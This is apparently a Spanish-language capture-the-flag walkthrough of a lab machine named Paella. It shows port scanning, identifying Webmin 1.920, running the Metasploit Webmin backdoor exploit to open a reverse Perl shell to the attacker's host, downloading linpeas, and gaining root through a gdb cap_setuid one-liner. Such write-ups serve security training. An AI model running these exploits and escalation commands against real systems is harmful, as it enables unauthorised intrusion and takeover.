
PAELLA

CONECTIVIDAD

```
ping -c1 192.168.0.27
```



```
└─# ping -c1 192.168.0.27
PING 192.168.0.27 (192.168.0.27) 56(84) bytes of data.
64 bytes from 192.168.0.27: icmp_seq=1 ttl=64 time=0.627 ms

--- 192.168.0.27 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.627/0.627/0.627/0.000 ms
```


IP DE LA MÁQUINA VÍCTIMA   192.168.0.27

IP DE LA MÁQUINA ATACANTE   192.168.0.22

LINUX- ttl=64

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.27 -T 5
```



```
└─# nmap -p- -Pn -sVC --min-rate 5000 192.168.0.27 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-02 15:14 EDT
Warning: 192.168.0.27 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.27
Host is up (0.00052s latency).
Not shown: 38242 filtered tcp ports (no-response), 27291 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:ac:d4:4b:58:df:a7:4a:ae:86:8c:6c:2b:55:ec:93 (RSA)
|   256 ea:0b:6f:d3:fb:a4:97:3e:42:64:17:59:e7:04:56:43 (ECDSA)
|_  256 d7:03:cb:9b:ff:9f:9c:8c:5c:0d:eb:81:4e:b5:95:40 (ED25519)
10000/tcp open  http    MiniServ 1.920 (Webmin httpd)
|_http-title: Login to Webmin
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 00:0C:29:0C:F7:57 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 y 10000

PUERTO 10000




192.168.0.27:10000

Webmin

You must enter a username and password to login to the server on 192.168.0.27

ENUMERACIÓN

```
whatweb 192.168.0.27:10000
```




```
└─# whatweb 192.168.0.27:10000
http://192.168.0.27:10000 [200 OK] Cookies[redirect,testing], Country[RESERVED][ZZ], HTML5, HTTPServer[MiniServ/1.920], IP[192.168.0.27], PasswordField[pass], Script,
 Title[Login to Webmin], UncommonHeaders[auth-type,content-security-policy], X-Frame-Options[SAMEORIGIN]
```

Cotejamos que la versión de webmin es 1.920.

Con searchsploit

searchsploit webmin 1.920




```
└─# searchsploit webmin 1.920
 ------------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                                   |  Path
 ------------------------------------------------------------------------------------------------ ---------------------------
Webmin 1.920 - Remote Code Execution                                                             | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)                                | linux/remote/47230.rb
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)                                    | linux/webapps/47330.rb
 ------------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```


EXPLOTACIÓN

Nos vamos a metasploit


msfconsole -q



```
└─# msfconsole -q
msf6 > search webmin

Matching Modules
================


   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1   auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     No     Webmin File Disclosure
   2   exploit/linux/http/webmin_file_manager_rce    2022-02-26       excellent  Yes    Webmin File Manager RCE
   3   exploit/linux/http/webmin_package_updates_rce 2022-07-26       excellent  Yes    Webmin Package Updates RCE
   4     \_ target: Unix In-Memory                   .                .          .      .
   5     \_ target: Linux Dropper (x86 & x64)        .                .          .      .
   6     \_ target: Linux Dropper (ARM64)            .                .          .      .
   7   exploit/linux/http/webmin_packageup_rce       2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   8   exploit/unix/webapp/webmin_upload_exec        2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   9   auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   10  exploit/linux/http/webmin_backdoor            2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   11    \_ target: Automatic (Unix In-Memory)       .                .          .      .
   12    \_ target: Automatic (Linux Dropper)        .                .          .      .


Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/http/webmin_backdoor
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'

msf6 > use 10
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_backdoor) > show options
```




```
msf6 exploit(linux/http/webmin_backdoor) > show options

Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.0.27     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all ad
                                       dresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.22     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```



```
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 192.168.0.22:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.0.22:4444 → 192.168.0.27:46952) at 2024-09-03 13:30:58 -0400

whoami
paella
█
```

Una vez estabilizada la shell, listamos /home


paella@TheHackersLabs-Paella:~$ ls -la




```
paella@TheHackersLabs-Paella:~$ ls -la
ls -la
total 40
drwxr-xr-x 5 paella paella 4096 Jul 24 18:27 .
drwxr-xr-x 3 root   root   4096 Jul 23 16:18 ..
lrwxrwxrwx 1 root   root      9 Jul 24 18:26 .bash_history → /dev/null
-rw-r--r-- 1 paella paella  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 paella paella 3526 Apr 18  2019 .bashrc
drwx------ 3 paella paella 4096 Jul 24 17:28 .gnupg
drwxr-xr-x 3 paella paella 4096 Jul 23 17:11 .local
drwxr-xr-x 2 paella paella 4096 Jul 23 18:20 .pkexec
-rw-r--r-- 1 paella paella  807 Apr 18  2019 .profile
-rw-r--r-- 1 paella paella  209 Jul 23 18:25 .wget-hsts
-rw-r--r-- 1 paella paella   33 Jul 24 18:27 user.txt
paella@TheHackersLabs-Paella:~$ cat user.txt
cat user.txt
```

ESCALADA DE PRIVILEGIOS

Me bajo linpeas y analizo



```
paella@TheHackersLabs-Paella:~$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
<spolop/PEASS-ng/releases/latest/download/linpeas.sh
--2024-09-03 20:20:27--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2024-09-03 20:20:28--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20240901-df0685e9/linpeas.sh [following]
--2024-09-03 20:20:28--  https://github.com/peass-ng/PEASS-ng/releases/download/20240901-df0685e9/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/0a58555d-b64f-4f17-b5c5-bb91ea96e6fa?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releas
eassetproduction%2F20240903%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240903T182028Z&X-Amz-Expires=300&X-Amz-Signature=651a47f161a4caa26d7b913a12e9bc72cfffabf6f9e5f502f13c392a665659f7&X-A
mz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2024-09-03 20:20:28--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/0a58555d-b64f-4f17-b5c5-bb91ea96e6fa?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Cr
edential=releaseassetproduction%2F20240903%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20240903T182028Z&X-Amz-Expires=300&X-Amz-Signature=651a47f161a4caa26d7b913a12e9bc72cfffabf6f9e5f502f13c3
92a665659f7&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 823052 (804K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[==================>] 803.76K  --.-KB/s    in 0.09s

2024-09-03 20:20:29 (8.60 MB/s) - 'linpeas.sh' saved [823052/823052]

paella@TheHackersLabs-Paella:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
paella@TheHackersLabs-Paella:~$ ./linpeas.sh
./linpeas.sh
```



```
╚ Parent process capabilities
CapInh:  0x0000000000000000=
CapPrm:  0x0000000000000000=
CapEff:  0x0000000000000000=
CapBnd:  0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_b
roadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resourc
e,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
CapAmb:  0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/gdb = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
```

/usr/bin/gdb: Este archivo tiene la capacidad cap_setuid con el flag +ep,

lo que significa que gdb puede cambiar su UID a cualquier valor, incluso

cuando se ejecuta como un usuario no privilegiado. Esto puede ser


potencialmente explotable para obtener privilegios de root.

Nos vamos a https://gtfobins.github.io/gtfobins/gdb/#capabilities

./gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -ex quit

Como el ejecutable de gdb se encuentra en /bin/gdb

lo ejecutamos usando la ruta completa



```
paella@TheHackersLabs-Paella:~$ which gdb
which gdb
/bin/gdb
paella@TheHackersLabs-Paella:~$ /bin/gdb -nx -ex 'python import os; os.setuid(0)' -ex '!sh' -ex quit
<'python import os; os.setuid(0)' -ex '!sh' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
# whoami
whoami
root
# 
```

🖖 Buen día.